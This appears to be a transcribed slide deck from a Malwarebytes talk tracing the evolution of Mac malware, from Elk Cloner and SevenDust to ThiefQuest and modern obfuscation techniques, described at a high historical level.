


Evolution of the Mac threat landscape



```
% whoami
```

Thomas Reed

Director of Core Technology

@thomasareed

treed@malwarebytes.com

Then: first virus


Elk Cloner - 1982

- First major virus
- Affected Apple II computers
- Prank

```
Elk Cloner:  
The program with a personality  
  
It will get on all your disks  
It will infiltrate your chips  
Yes it's Cloner!  
  
It will stick to you like glue  
It will modify ram too  
Send in the Cloner!
```


Now: virus-like behavior

- ThiefQuest (2020)
- Infected mach-O binaries in user's home folder
 - eg, Google helper processes
- Malicious code pre-pended to file



Then: first polymorphic & encrypted malware


SevenDust - 1988

- Virus
- Some versions deleted files
- Polymorphic & encrypted
- Claimed to speed up graphics

Enclosed you will find my custom Graphics Accelerator that helps PPC macs speed graphics programs up that use 68K code. It uses a custom blitting subroutine, and it should work on PPC apps as well. Please include it in your Graphics/Utilities directory. Thank you very much.

Now: many obfuscation techniques!

- Obfuscated shell scripts
- UPX
- Highly-obfuscated binary code
- Compiled AppleScript
- Apps built with Go, Rust, Electron, etc



